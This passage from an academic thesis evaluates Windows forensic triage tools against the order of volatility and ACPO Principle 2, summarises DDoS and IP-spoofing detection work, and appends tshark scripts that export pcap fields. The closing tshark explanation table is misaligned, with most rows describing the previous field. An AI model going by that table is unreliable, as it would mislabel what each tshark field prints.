	System configuration -> Schedule tasks	X		X
	System configuration -> Kernel build	X		
	System configuration -> Register organization and owner	X		
	System configuration -> OS-version		X	
	System configuration -> Group policy listing and RSOP		X	
	System configuration -> Installed software		X	
	System configuration -> Installed software		X	
	System configuration -> Security settings		X	
	System configuration -> Hardware devices		X	
	System configuration -> Number of processors and their type	X		
	System configuration -> Amount of physical memory	X		
	System configuration -> System’s install date	X		
	System configuration -> System variables	X		
	System configuration -> System configuration			X
	System configuration -> Firewall configuration	X		
	System configuration -> Services	X		
	System configuration -> Type of installation	X		
	System configuration -> NTFS partition info	X		

	Certain applications -> Version and Signing info for Acrobat			X
	Certain applications -> Acrobat Reader			X
	Certain applications -> Flash			X
	Certain applications -> Java			X
	Certain applications -> Firefox			X
	Certain folders structure -> Program Files			X
	Certain folders structure -> Documents and Settings			X
	Certain folders structure -> Windows			X
	UnSigned-Executables -> Computer name			X
	UnSigned-Executables -> Autoruns			X
	UnSigned-Executables -> Startup apps			X
	UnSigned-Executables -> BHO’s			X
	UnSigned-Executables -> Hotfixes and service packs			X
	UnSigned-Executables -> Environment Variables			X
	UnSigned-Executables -> Uptime			X
	UnSigned-Executables -> Operating System Information			X
	UnSigned-Executables -> Drive Information			X
	UnSigned-Executables -> Partition info			X
	UnSigned-Executables -> Users			X
	UnSigned-Executables -> USB device history			X
	Registry files			X
Archival media	Not applicable	X	X	X

Table 5.2: Tested Tools – collected forensic artifacts vs Order of volatility scale

Table 5.2 presents a consolidated view of the incident data that these tools were able to collect as part of the triage process. The table column headers represent the order of volatility scale, while the row headers represent the tested tools.

As depicted in Table 5.2, quite expectedly none of the tools collect evidence from registers and cache, since collecting this type of data maybe has barely some meaning in triage processes. This, in part, has to do with the fact that the content of CPU registers, for example, is difficult to be analyzed. All of the tools collect the routing table and the ARP cache, whilst preserving other data such as Netbios-related data (general information and sessions), active connections, network adapter information, DNS information and other. All of the tools collect significant amount of information on processes, such as running processes and process file handles. TR3Secure collects kernel statistics, while all the tools collect information relating to the kernel build. All of the tools image the system's memory, whilst preserving Prefetch files. Two of the tools (TriageIR, Kludge) collect registry files, in unprocessed format (.reg, .dat, .hiv, .log files) and in processed format (.txt files produced using Regripper). All tools collect data on users' activity (locally-logged-on-users, active-logon-sessions), whereas two of them (TriageIR, TR3Secure) collect clipboard contents. In addition, TriageIR also collects recent and jump files and Kludge collects NTFS data streams.

With regards to temporary file system acquisition, two of the tools (TriageIR, Kludge) collect system event logs (.evt files), with one of them acquiring .evtx files also. In practice the tools only collect .evt event logs, since during our tests TriageIR failed to collect any .evtx event log files (in Windows 7 or Windows 8 OS). In addition, Kludge also collects antivirus logs pertaining to specific vendors (McAfee and Symantec) and sometimes specific software versions. Acquiring a hard disk image has no meaning during the triage process, as a hard disk image is something that needs to be analyzed later in a lab, with the same applying to archival media.

Regarding remote logging and monitoring data, TriageIR collects open shared files information, whereas TR3Secure collects information on remotely-logged-on-users and remote-users-ip-addresses. Concerning physical configuration and network topology, all tools collect a variety of data on system configuration (hardware and software-wise).

Tool	Win XP SP3 32bit	Win XP SP2 64bit	Win 7 32bit	Win 7 SP1 32bit	Win 7 64bit	Win 7 SP1 64 bit	Win 8 32bit	Win 8 64bit
TriageIR 0.79	Medium effective	Medium effective	Medim effective	Medium effective	Medium effective	Medium effective	Medium effective	Medium effective
TR3Secure	Medium effective	Ineffective	Medium effective	Medium effective	Ineffective	Ineffective	Medium effective	Ineffective
Kludge 3.20110223	Medium effective	Less effective	Less effective	Less effective	Less effective	Less effective	Less effective	Less effective

Table 5.3: Tools' effectiveness

Table 5.3 summarizes the tool effectiveness for every operating system. A tool is considered "effective" if it performs without any errors and collects all the data according to the prescription of the order of volatility. A tool is considered "medium effective" if it produces a few errors, when executed, but collects most of the data that the order of volatility prescribes. A tool is considered "less effective" if it produces a large number of errors when executed. A tool is considered "ineffective" if it fails to collect vital evidence (memory for instance) that the order of volatility prescribes. As depicted above, TriageIR is deemed "medium effective" in all operating systems as it produces a few errors during execution resulting in some incident data not being collected. It is worth noting that TriageIR is not Windows 8 ready as it encounters problems in some of the utilities (win64dd.exe, at.exe) that it uses due to deprecation or incompatibility of these utilities with the latter OS. TR3Secure is deemed "medium effective" in 32-bit operating systems and "ineffective" in 64-bit operating systems, as in 64-bit OS it fails to acquire the system's memory. It is worth noting that TR3Secure collects less data than the other two triage tools. Kludge is deemed "medium effective" in Windows XP 32-bit operating system and "less effective" in the other Windows OS, because the version of "Hobocopy" included in the downloadable Kludge package and used to copy, for example, event logs, is not supported in OS other than Windows XP 32-bit. Thus, a significant amount of incident data is not collected.

In Table 5.4 a consolidated view of the modifications performed by each tool on the registry and file system of the corresponding OS is presented. All the modifications were recorded by using a) Buster Sandbox Analyzer 1.87 (BSA) in conjunction with Sandboxie and b) Sandboxie in a standalone setting. The number of modifications depicted below is a rough estimate as Sandoboxie itself reports that, for example, "*Windows may store copies of programs files in the Prefetch folder even when the programs were executed under Sandboxie*"[3], which means that BSA will not log files such as Prefetch as part of the file system modifications. The same applies to event log and potentially other files. It is worthwhile noting that the modified version of Kludge was the most consistent over all systems and the most "forensically friendly" of all three tools. More information on the critical modifications can be found in the Sandbox analyzer log snippets in Appendix C.

Tool / **OS**	**Triage IR**	**TR3Secure**	**Kludge (modified version)**
Win XP SP3	FM*: 39 (mainly prefetch and /system32/CatRoot) RC: 33	FM: 13 (one in /system32/) RC: 21	FM: 0 RC: 4
Win 7 64b	FM: 84 (mainly prefetch and logfiles) RC: 379	FM :4 (mainly logfiles) RC : 71	FM: 1 (temp appdata) RC: 6

[3] http://www.sandboxie.com/index.php?PrivacyConcerns

Win 7	FM: 39 (prefetch and user appdata) RC: 134	FM : 26 (mostly in prefetch, one in /system32/) RC: 131	FM: 1 (temp appdata) RC: 14
Win 8 64b	FM: 138 (prefetch and user appdata) RC: 354	FM: 45 (mostly in /INF folder) RC: 73	FM: 0 RC: 6
Win 8	FM:29 (prefetch and user appdata) RC:131	FM: 19 (2 in /system32/) RC: 127	FM: 1 (temp appdata) RC: 8

***FM**: File creations/modifications – **RC**: Registry changes

Table 5.4. Summary of file system and registry modifications

Advantages

5.6.1 TriageIR 0.79

TriageIR collects information about the examined computer's startup process which can be proven useful for malware analysis. Specifically, it utilizes the "wmic startup list full" command which "*shows a whole bunch of stuff useful in malware analysis, including all files loaded at Startup and the reg keys associated with autostart"* (Skoudis, 2006). Additionally, it locates and copies all usrclass.dat files, files that represent each user's profile settings, by using sleuthkit's ifind and icat commands. Moreover, the tool rips all registry hives, by means of the Regripper utility. Another advantage of TriageIR is the fact that it produces MD5 and SHA-1 hashes of evidence files (logs, Prefetch, recent links, jump lists and registry files). This functionality can be used to prove the integrity of the evidence data. Finally, the tool creates a compressed file of the produced incident report (excluding .dat1 files, .ini files and empty folders) in .7z format using ultra compression.

5.6.2 TR3Secure

From a forensics practice perspective TR3Secure includes the desirable functionality as it provides the first responder with the capability to set a) case identifier, b) analyst's name, c) drive letter for the volume storing the tools, d) drive letter for the volume to store the collection data, e) current date and time. Additionally, it logs every step of the triage process apart from the produced errors and it runs through a single command shell window, allowing the examiner to observe any occurring errors.

5.6.3 Kludge 3.20110223

Kludge collects digital evidence that the other two tools do not. First of all, it collects internet browsers history from Mozilla Firefox and Internet Explorer, which can be proven very useful if, for example, the examiner is working on a case relating to a plethora of common offenses such as grooming, bullying, spam, and so forth. Additionally, it collects antivirus logs and reports on the firewall state. Furthermore, it collects process dumps and process-related memory for each running process.

From a forensics perspective Kludge creates timelines of system activity by using fls. This functionality can be useful for the examiner, as this type of triage report "*gives an investigator clues regarding where to probe further*"[4]. Finally, Kludge produces an html file, through which the investigator can navigate the collected digital evidence. This simplifies the work of the investigator and potentially speeds up the triage process.

5.7 Drawbacks

None of the triage tools state in their manuals that the examiner has to employ for all the tools the "Run as administrator" function in Windows Vista, 7 and 8 operating system environments, as UAC prevents some programs, such as those that collect memory, from running correctly.

5.7.1 TriageIR 0.79

TriageIR presents some design errors that might be caused by programming faults or incompatibility of the utilities the tool uses in various operating systems. First of all, the tool does not collect any Netbios information, as the Nbtstat command utilized by the tool for this specific purpose seems to fail in all tested operating systems. Additionally, the tool collects partial event log information in Windows 7, 8 and XP 64-bit operating systems, as robo7 utility fails to copy .evtx files in Windows 7 and 8 due to incompatibility, while the tool's author seems to have not catered for collecting event log files in Windows XP 64-bit operating systems. Moreover, the tool does not collect the security registry hive in Windows XP, as the operating system does not allow the administrator to "*navigate his way through the HKLM\SECURITY hive*"[5] by default resulting in the tool not being able to collect the hive in question due to access restrictions. The tool does not record the hard disk's directory structure in Windows XP 64-bit, although the command utilized (tree c:\ /f /a) is seemingly correct. The tool also fails to collect, although so designed, various information from the examined computer (hosts file, current logon user, user logons and firewall configuration). This is due to the fact that the tool's author has omitted to call the functions collecting this information through the tool's GUI. In order to correct this omission, the author has to a) create the

[4] http://wiki.sleuthkit.org/index.php?title=Timelines

[5] See http://en.wikipedia.org/wiki/Windows_Registry for information on Registry in general and http://www.registryonwindows.com/registry-security-1.php in regards to the HKLM\SECURITY hive in particular.

appropriate checkboxes in the tool's graphical interface (through the tool's TriageGUI()), b) correlate the Firewall, Hosts and LoggedOn .ini settings with the corresponding checkboxes in the tool's GUI (through the tool's Ini2GUI()) and c) call the appropriate functions ("Firewall", "Hosts", "LoggedOn") through the tool's INI2Command(). It should be noted here that the LoggedOn function calls the logonsessions utility by using the command "logonsessions -accepteula c", which is not correctly syntaxed thus unable to execute. Furthermore, the tool fails to collect Prefetch files in Windows 7 64-bit with no service pack installed. The tool leverages the command whoami to collect current user info. However, this command does not function in Windows XP, unless Windows XP SP2 support tools are installed. Lastly, scheduled tasks data are not collected in Windows 8, as the utilized AT command has been deprecated and the user is advised by the operating system to use schtasks.exe instead.

By inspecting the execution and results, the tool seemed to violate a number of expectations on forensic soundness. First of all, the tool utilizes Sysinternal's ntfsinfo utility to record ntfs information. The utility requires as a parameter a hard disk partition letter in order to operate. TriageIR takes for granted that the examined windows partition letter is c: and attempts to read ntfs info on that partition. If Windows OS is not installed on the c: partition ntfsinfo will not collect any ntfs information regarding the operating system partition. The same applies to the usage of absolute paths (C:\Users\, C:\Documents and Settings\) for the collection of user profiles (USRClass.dat files), recent links, jump lists, event logs and directory structure. Furthermore, the tool adds registry keys required for the execution of the Sysinternals tools but does not seem to undo these registry alterations. Additionally, it does not record all executed commands in the created incident log file. As such, the examiner is not in a position to know which commands executed correctly, which failed and why. Traceability of the execution becomes even more difficult as the tool calls a separate command shell for each utility invoked, which vanishes after execution resulting in the examiner not being able to inspect the produced errors. However, although TriageIR creates MD5 hashes of the evidence files, it does not produce similar hashes for all the reports (ex. ARP Info, Network Connections, etc.), which are created during execution. This can be justified in part, as these reports are not reproducible (in a second execution some of these reports will entail different information). However, it is our belief that the tool should create also hashes of the reports, in order to be able to maintain a proper chain of custody for all digital evidence collected or produced by the tool. Finally, if the tool's compression functionality is used, certain items (.dat1 and .ini files) are not collected.

5.7.2 TR3Secure

The tool exhibited a number of errors during execution. The most serious one was that it seems to run smoothly on 32-bit operating systems but it fails on 64-bit OS as some of its tools, including the one that images the memory, are built for

32-bit OS. For example, pv.exe is used to map running processes to executables, but, when run on a 64-bit OS environment, it seems to map only 32-bit running processes. In Windows 7 64-bit the tool could not find the path of the “tools” folder, thus certain variables must be defined, in order for the tool to execute correctly.

The tool, when run in OS that use a different codepage (for example Greek codepage 737) produces text files that need to be viewed with specific viewer (as for example, with Wordpad), in order for the results to be viewable.

5.7.3 Kludge 3.20110223

Kludge presents some out-of-the-box errors that may have been caused by programming faults or incompatibility of the utilities the tool invokes in various operating systems. First of all, the Hobocopy utility which Kludge utilizes for copying certain files, crashed in Windows 7 and 8 OS, 32-bit and 64-bit versions, resulting to event logs and registry files not been collected. It appears that the version included in Kludge downloadable package is old and, according to the utility’s website, is destined for Windows XP 32-bit systems. In order to run the Hobocopy utility in Windows 7 and Windows 8 OS (32-bit and 64-bit versions) it was necessary to replace the version in question with a version that supports Windows 7 and 8 and also to install Microsoft Visual C++ 2010 Redistributable Package in order for the utility to execute and produce the desired results.

Additionally, “At.exe”, “Netstat.exe”, “Ifconfig.exe”, “Arp.exe”, “Route.exe”, “Net.exe” and “Streams.exe” utilities invoked by Kludge in Windows 7 and 8 OS, (32-bit and 64-bit versions) crashed as these tools depend on netapi32.dll architecture, which is different in Windows 7 and 8 systems. Also, the wmic utility which parses mof files, does not execute in the aforementioned operating systems. Moreover, Kludge may collect AV logs, which is an advantage, but it collects specific AV logs (Symantec Antivirus Corporate Edition 7.5, Symantec Endpoint Protection, McAfee\VirusScan, McAfee\MSC). This is a drawback that limits this useful functionality as Symantec and McAffee share only 15% of the antivirus market (OPSWAT, 2012). This means that in at least 85% of the cases Kludge will collect no antivirus logs. It also reinforces the fact that the first responder must be fully aware of the capabilities and limitations of the triage tool he decides to employ. Additionally, Kludge does not collect .evtx files, which means that the tool does not acquire event logs in Windows Vista, 7 and 8 OS. With regards to forensic practices, the tool does not keep a detailed log of the utilities invoked making it difficult to check which utilities / commands were actually executed during the triage process.

Another peculiar feature of Kludge is that it is designed to run only remotely through administrative shares. Therefore, in order to collect data from a remote machine, administrative shares must be enabled in Windows operating systems.

Another important issue is that Kludge uploads its tools to the remote machine in c:\Windows\Temp\ folder in a zipped format file and then unzips them, in order to execute them by using the wmic utility. The results, including the system's memory dump, are saved in the same folder. Provided that nowadays computer systems have at least 2GB of RAM the examined system would significantly be altered. In addition and similar with TriageIR, the tool does not remove upon completion the registry keys it adds to the system; these registry keys relate to the execution and functionality of the Sysinternals utilities.

5.8 Adherence to ACPO Principle 2

Triage is inevitably linked with accessing the original data from a live system. The admissibility safeguard captured by Principle 2 suggests that the investigator accessing the live system should be competent enough and capable of explaining the relevance and implications of their actions. Consequently, the investigator's competence would also be related to their understanding on how the triage tool interferes and disturbs the configuration, states of the live system and the underlying data. In the following subsections the behaviour of the tools examined in this chapter is highlighted.

5.8.1 TriageIR 0.79

TriageIR modifies the hard disk of the system pertaining to the operating system it is executed in. As the tool invokes its repertoire of utilities items relating to the actual Windows OS functionality, such as Prefetch, recent files, jumplists (Windows 7 and Windows 8), CryptnetUrlCache and temp folders, are altered. The same applies to registry keys, which are altered or added. In Windows XP SP3 32-bit, wbem logs (C\WINDOWS\system32\WBEM\Logs) are altered, whereas in Windows XP, 7 64bit (SP1 and no SP1), 8 (32-bit and 64-bit) the event logs folder is altered. In cases where a utility crashes (Windows 7 64-bit and 8 64-bit), appcrash reports are created in a specific folder (C:\users\all users\Microsoft\Windows\WER\ReportArchive\). In all Windows OS versions, except Windows 7 64-bit SP2, files are created in the C\Windows\system32\CatRoot2\ folder, while the tool loads, in all Windows OS, a Sysinternals driver named "PROCEXP152.SYS". Similarly, the tool loads in all Windows OS drivers named "win32dd.sys" or "win64dd.sys", in order to image the memory using the win32dd or win64dd utilities. In all operating systems, triageIR creates a "commands.log" file in the windows drive, which contains a limited log of the executed commands.

Against the above discussion, it is concluded that all modifications are justifiable, of a limited extent and can be explained and eventually defended in court.

5.8.2 TR3Secure

TR3Secure presents an almost consistent behaviour in all operating systems it is executed in. Similar to TriageIR, the utilities invoked by TR3Secure result to altering Windows OS components such as Prefetch files. This also appears in some cases (Windows Xp, Windows 7 64-bit – SP and no SP -, Windows 8 32- and 64-bit) with temp and recent activity files. In all operating systems TR3Secure loads drivers (sysinternals’ PROCEXP141.SYS, mandiant tools driver, Nirsoftopened files driver) in certain folders (c:\windows\system32\drivers, C:\Windows\SysWOW64\), alters or adds registry keys, creates or modifies C:\Windows\WindowsUpdate.log and modifies C:\WINDOWS\SoftwareDistribution\ folder. In Windows 7 and 8, where utilities such as “uptime” and “pslist” fail to execute, appcrash reports are created in specific folders (C:\users\all users\Microsoft\Windows\WER\ ReportArchive\ and C:\users\user\AppData\Local\Microsoft\Windows\WER\Report Archive\). Finally, in Windows 8, folder C:\Windows\INF\ is modified.

Similar to TriageIR, it is concluded that all modifications are justifiable, of a limited extent and can be explained and eventually defended in court.

5.8.3 Kludge 3.20110223

Kludge network edition does not respect ACPO Principle 2 because the changes that it makes to the examined system are extensive, as incident data and called utilities are firstly written in the C:\Windows\Temp folder of the system under investigation. Considering that modern computer systems have at least 512 MB, more than 512 MBs are written to the hard disk of the examined system, as Kludge executes. Thus, although the modifications to the examined system are explainable, they are not justifiable and thus not acceptable. However the modified version of Kludge, respects Principle 2.

In detail, in all operating systems Kludge alters or adds registry keys, creates files in C\Windows\system32\CatRoot2\ folder, attempts to create at least one driver (sysinternals PROCEXP.SYS) in certain folders (c:\windows\system32\drivers, C:\Windows\SysWOW64\) and modifies Prefetch as well as the users’ recent activity and temp files. In Windows 7 family appcrash reports are created in specific folder (C:\users\all users\Microsoft \Windows\WER\ReportArchive\) as specific utilities (hobocopy and streams) called by Kludge fail.

5.9 Conclusion

The triage tools need to have two types of dynamically adjusting behaviour:

1. Before the acquisition in order to operate correctly and minimize the risks of errors. This is similar to the make config command in Linux systems, which inspects the variables, paths and other dependencies in a system.
2. During execution, in order to maximize their effectiveness and purpose. For example, forking of unrelated utilities not affecting one another may reduce the triage period. In addition, the invocation of utilities could be modified depending on the acquired data (for example, if a suspicious network connection is discovered it may be worthwhile to also capture the traffic).

By observing the behaviour of the three tools it seems that disabling Prefetch on Windows systems is a highly advised action since this will result to less system alterations. This can be achieved by modifying the registry value controlling Prefect, and upon completion the tool must restore the registry key to its' original value (see Appendix B). Registry modifications when done in a controlled manner are more easily justifiable than alterations caused when Prefetch is enabled and such tradeoff seems to be unquestionable. Additionally, the execution speed of robocopy can be increased by using the "XJ" switch (ex. robocopy.exe %sys_drive% %vol_outpath%\preserved-windowspartitionlog-files\ *.evt *.log *.evtx /S /ZB /copy:DATSOU /r:1 /w:1 /ts /FP /np /XJ") to exclude junctions from the robocopy file collection, as junctions might lead to creation of nested triage data. Furthermore, it is suggested that the tools keep a detailed log of all actions performed including, if possible, errors produced during execution, as traceability of the tools' execution is a very important part of the forensic process. Moreover, it is recommended that the tools record and undo all registry changes, which they knowingly perform to the examined system.

It is also advisable that all triage tools include functionality for collecting internet activity artifacts (history, cookies, archived passwords, etc.) pertaining to all known browsers.

5.9.1 TriageIR 0.79

The tool is not Windows 8-ready. Additionally, the tool must have been designed with a specific environment in mind as it predicts triage collection (for specific evidence items) in the specialized winxpe OS environment (destined to "*enable rapid development of the most reliable and full-featured connected devices*") but not in Windows XP 64-bit.

5.9.2 TR3Secure

The tool needs to be adjusted in order to be better compatible with Windows 64bit OS, thus it is recommended that the code is modified and more utilities are included, which will cover the 64bit OS aspect. Additionally, the tool will benefit if it is modified in order to be able to collect registry files, scheduled tasks, peripherals, installed printers, user logons and internet activity artifacts.

5.9.3 Kludge 3.20110223

The tool was built for specific situations, that is why it searches for certain Antivirus products and why the author of the tool has commented certain lines of code which point out to rootkit scan with Sophos Anti-rootkit and GMER. Additionally, the tool must be modified, in order for it to run from a usb stick or an external drive and save the results there. Moreover, some tools need to be replaced in order to run in Windows 7 and 8.

Chapter 6:

Conclusion and future work

6

6.1 Introduction

This chapter summarises the findings of the thesis. These consist of evaluation, conclusions and observations, followed by suggestions for further research.

6.2 Literature

The literature used has investigated various sources, such as journals, indexed search on electronic libraries, as well as sources on the Internet. This has provided an extensive source of relevant information. In addition, personal communication with authors in the field of DDoS and network security was useful. Cross-references from bibliographies and references in sources were also investigated.

6.3 Objectives

The objectives of this thesis were:

O1. To improve detection times in the case of a DDoS attack;
O2. To improve detection rates of offending IPs;
O3. To improve detection of IP spoofing;
O4. To develop an appropriate incident response plan for proactively protecting the web resources and minimising the damage;
O5. To develop a methodology for forensic analysis of the identified attack sources.
    O5.1 To evaluate and improve open source triage tools.

6.4 Evaluation

6.4.1 Evaluation and improvements on DDoS detection

DDoS detection is particularly challenging in sites with a large average number of hits, as the detection methods typically generate false positives and are not practical. Yet, when a DDoS attack is detected, it is imperative to identify the offending hosts in a timely manner in order to offer added value intrusion response.

Chapter 3 attempted to relax the strict requirements of poisson model using Fuzzy Estimators, as this is problematic, instead of trying to find a better model which, as it was presumed, it would be a futile exercise. Nevertheless, it is necessary to assume some models as a point of reference, and the most obvious and popular one was Poisson. In order to validate and demonstrate this assumption, a DDoS detector program was developed in C# to validate our claims with real DDoS attack datasets collected from a busy Job Seeking website that resides within the university campus. The results showed that Poisson along with Fuzzy Estimators in HTTP DDoS attack can provide fast and accurate results in detection of DDoS attack and also in detection of offensive IP address. This method has not been tested on flash crowds as firstly there were no datasets available and secondly it was not the aim of this method. Concerning IP spoofing, the initial proposed method failed as it recognized IP spoofing as real IPs, so it classified them according to the attack rate as offensive or normal IPs.

6.4.2 Evaluation and improvements on IP spoofing detection

In Chapter 4 the proposed method is an extension of the method introduced in Chapter 3 and, as the results showed, it was effective in identifying spoof IPs with high detection rate, close to 100%.

The final idea of the developed method is shown in Figure 6.1. This system will be used later with Fuzzy Estimator to mitigate DDoS or identify and mitigate network anomalies, in real time. The offensive IPs will be saved in a database and various sensors being placed on computers, smart phones and tablets across the network will collect useful data in order to support network Administrators in their regular administrative tasks. The first defence of the Fuzzy System is to automatically block the IP Addresses that are scored as HIGH. Also a good measure that can be added is to count the subnet attack IPs and if this number is increasing to automatically block all the subnets as a precaution of a DDoS attack or even block entire country IP range as Amazon does in a case of DDoS attack. This can be achieved by creating a communication with a statefull firewall and by inserting automatic rules that will block this IPs or subnets. This way only the legitimate users will get responses from Web Servers. Also a Web Reporting System could be developed, which by using some metrics from the sensors and firewall data will report important events to the network administrator; be that as it may, the network Administrator can investigate them and tune the system.

6.4.3 Evaluation and improvements on open source triage tools

In Chapter 5, it was empirically confirmed that by far there is no silver bullet for an all-purpose, highly effective, robust triage tool. Such conclusion was intuitively expected due to the high variety and complexity of modern computer systems. As the complexity is not expected to decrease, and variety in the users' needs and user practices in terms of software and processes will tend to be pluralistic, this work recommends the following considerations a first responder should consider in order to manage risk and handle uncertainty surrounding a triage phase:

- Maintain a profile of the capabilities of the tools. This profile can consist of a number of qualitative and quantitative metrics and will assist the responder to select the most appropriate tool for the occasion through an informed decision. From the empirical study of the three tools, the following metrics are proposed:

- *Effectiveness*. This refers to the effectiveness metric introduced in Section 4 and captures the ability of the tool to collect a large variety of different incident data. This can be either a qualitative (i.e. on an ordinal descriptive scale of "low"/ "medium"/ "high") or a quantitative metric (number of types of evidence collected as a percentage of a total number of evidence).
- *(Un)reliability*. This metric refers to the amount of errors the tool produces. This can be quantitative and described by two values, the mean of the percentages of failed utility executions to total number of executions, and the standard deviation. This metric can be further specified by OS.
- *Invariability*. Invariability shows whether the tool behaves consistently across different systems. This can be a result of a statistical test.

Some intuitive relations may exist between the metrics. For example, it is expected that an effective and highly reliable tool will have low invariability, since in order for it to have an outstanding performance with a particular OS it will not perform as well when applied to other systems. Relationships and utilization strategies of these metrics are a subject of future research.

One of the advantages of using open source tools is that the first responder will have the opportunity to prepare well in advance by modifying the tool himself, in order to fit his needs. This would be particularly useful if there is detailed advanced knowledge on the systems to be seized and may help overcome potential limitations (say a limited RAM in an embedded system, prohibiting the use of a large tool). However, it should be highlighted that this will require a significant amount of programming knowledge on the tool's software technology. Open source approaches are a double-edge sword; although they give a significant amount of control to the user, the final product may not have been extensively tested and verified for various errors that can lead to catastrophic situations during a triage exercise. In any case, the competent examiner must modify the tool keeping in mind a list of desirable properties and characteristics the tool should maintain (see, for example, the work by Mislan et al. (2010) for a comprehensive list of requirements for triage inspection tools).

Another point is the need of having a portfolio of triage tools, for the reason that some tools may be recognized as viruses from the installed antivirus software and as such their execution may be hindered. In situations where the execution of a triage tool is affected by the antivirus, the first responder's alternatives are: a) disable the antivirus software, b) use a different tool and c) have an obfuscated version of the tool. Alternative (a) would be the preferable alternative in most situations as the changes to the suspect system can be well documented (ACPO Principles 2 and 3) and at the same time the most preferable to the first responder tool will be employed. Alternative (c) is considered to be the least preferable action because it requires a higher degree of preparation. In addition, despite the fact that there are obfuscation tools that trivially transform the executable code to another congruent form, yet there is no guarantee that the code will be fully compatible with the original one and that it will still not be detected by the antivirus.

6.5 Open issues for future research

DDoS Fuzzy Estimators proposed method is possible to work with other models as well as with IPv6, which is an area of future research along with flash crowds.

FHSD proposed method for detecting IP spoofing, could include the validation of FHSD with flash crowds and whether it can discriminate them from spoof IPs. Similarly, further work could investigate the implementation of FHSD for IPv6 and how it performs in IPv6 traffic.



Other Sensors Collecting Information from Network and Firewall
System Reporting Software for Network Administrator
Database storage
C&C Server
Botnet
Block IP Rule
Inbound Traffic
Firewall
Fuzzy Estimator DDoS Protection with FHSD
Web Server Replies only to valid users
Web Server with Job Seeking website
Legitimate Users

Figure 6.1: The final idea of this project.

Last, a future research effort plan is to revisit the triage tools and assess them from a usefulness and quality perspective, to determine if the triage data collected are immediately exploitable by the examiner and if they provide valuable information on a case-by-case basis. Subsequently, a research goal is to build a triage tool that combines useful functionality from all three tested tools and produces, in a case-by-case basis, results that enhance the triage process.

Appendix A:

Tshark scripts to analyze pcap files

A.1 Windows bat script code

```
@echo off
REM Please email shiaeles@ee.duth.gr for any remarks or questions

SETLOCAL EnableDelayedExpansion

SET mypath1=%~dp0
SET mypath2="%~dp0"
SET filedate=%date:~4,2%-%date:~7,2%-%date:~10,4%

SET mydatafile="1.tcpdumps-collected\capture_random_carreer.pcap"
SET mysavefile="capture_random_carreer_%filedate%.csv"


cd %ProgramFiles%\WireShark
REM dir
echo Please Wait. I am currently exporting the data to csv file...
tshark.exe -r "%mypath1%\%mydatafile%" -T fields -e frame.number -e
frame.time_epoch -e ip.src -e eth.src -e tcp.srcport -e ip.dst -e eth.dst -e
tcp.dstport -e tcp.checksum_bad -e tcp.time_delta -e tcp.time_relative -e tcp.flags
-e tcp.flags.syn -e tcp.flags.ack -e tcp.flags.fin -e tcp.flags.cwr -e tcp.flags.ecn -e
tcp.flags.ns -e tcp.flags.push -e tcp.flags.res -e tcp.flags.reset -e tcp.options.sack
-e ip.flags.df -e tcp.options.time_stamp -e ip.ttl -e ip.id -e tcp.window_size -e
frame.len -e tcp.len -e ip.len -e http.user_agent -e http.request.method -e
http.request.uri -e http.host -e http.response -E header="y" -E separator="|" -R
"tcp and tcp.dstport==80" > %mypath2%\%mysavefile%
```

A.2 Linux bash script code

```
#!/bin/bash
foldername="tcpdump-ddos-capture"
##############

pcapfolder="/home/stavros/$foldername/*.pcap"
csvfolder="/home/stavros/$foldername/*.csv"
resultfolder="/home/stavros/tcpdump-ddos-csvs/"

rm -rf $resultfolder*.txt
rm -rf $resultfolder*.csv

for f in $pcapfolder
do
echo
"timestamp;ip.src;ip.dst;tcp.srcport;tcp.dstport;tcp.window_size;frame.len;tcp.len
;ip.len;tcp.checksum_bad;tcp.time_delta;tcp.time_relative;tcp.flags;tcp.flags.cwr;
tcp.flags.ecn;tcp.flags.fin;tcp.flags.ns;tcp.flags.push;tcp.flags.res;tcp.flags.reset;i
p.ttl;ip.id;http.response.code;http.request.uri" >
${f}_ipsrc_ipdst_srcport_dport.csv


tshark -r ${f} -T fields -e frame.number -e frame.time_epoch -e ip.src -e eth.src -
e tcp.srcport -e ip.dst -e eth.dst -e tcp.dstport -e tcp.checksum_bad -e
tcp.time_delta -e tcp.time_relative -e tcp.flags -e tcp.flags.syn -e tcp.flags.ack -e
tcp.flags.fin -e tcp.flags.cwr -e tcp.flags.ecn -e tcp.flags.ns -e tcp.flags.push -e
tcp.flags.res -e tcp.flags.reset -e tcp.options.sack -e ip.flags.df -e
tcp.options.time_stamp -e ip.ttl -e ip.id -e tcp.window_size -e frame.len -e tcp.len
-e ip.len -e http.user_agent -e http.request.method -e http.request.uri -e
http.host -e http.response -E header="y" -E separator="|" -R "tcp and
tcp.dstport==80" >> ${f}_ipsrc_ipdst_srcport_dport.csv

done

mv $csvfolder $resultfolder
```

A.3 Tshark commands explanation

Command	Explanation
-T fields	Format of text output. Available formats are pdml|ps|psml|text|fields. Default is text. Here we are using fields and we define fields with the –e <fieldname> command as explained below.
-e frame.number	frame.number field is going to be printed.
-e frame.time_epoch	frame.number field is going to be printed.
-e ip.src	frame.time_epoch field is going to be printed.
-e eth.src	ip.src field is going to be printed.
-e tcp.srcport	eth.src field is going to be printed.
-e ip.dst	tcp.srcport field is going to be printed.
-e eth.dst	ip.dst field is going to be printed.
-e tcp.dstport	eth.dst field is going to be printed.
-e tcp.checksum_bad	tcp.dstport field is going to be printed.
-e tcp.time_delta	tcp.checksum_bad field is going to be printed.
-e tcp.time_relative	tcp.time_delta field is going to be printed.
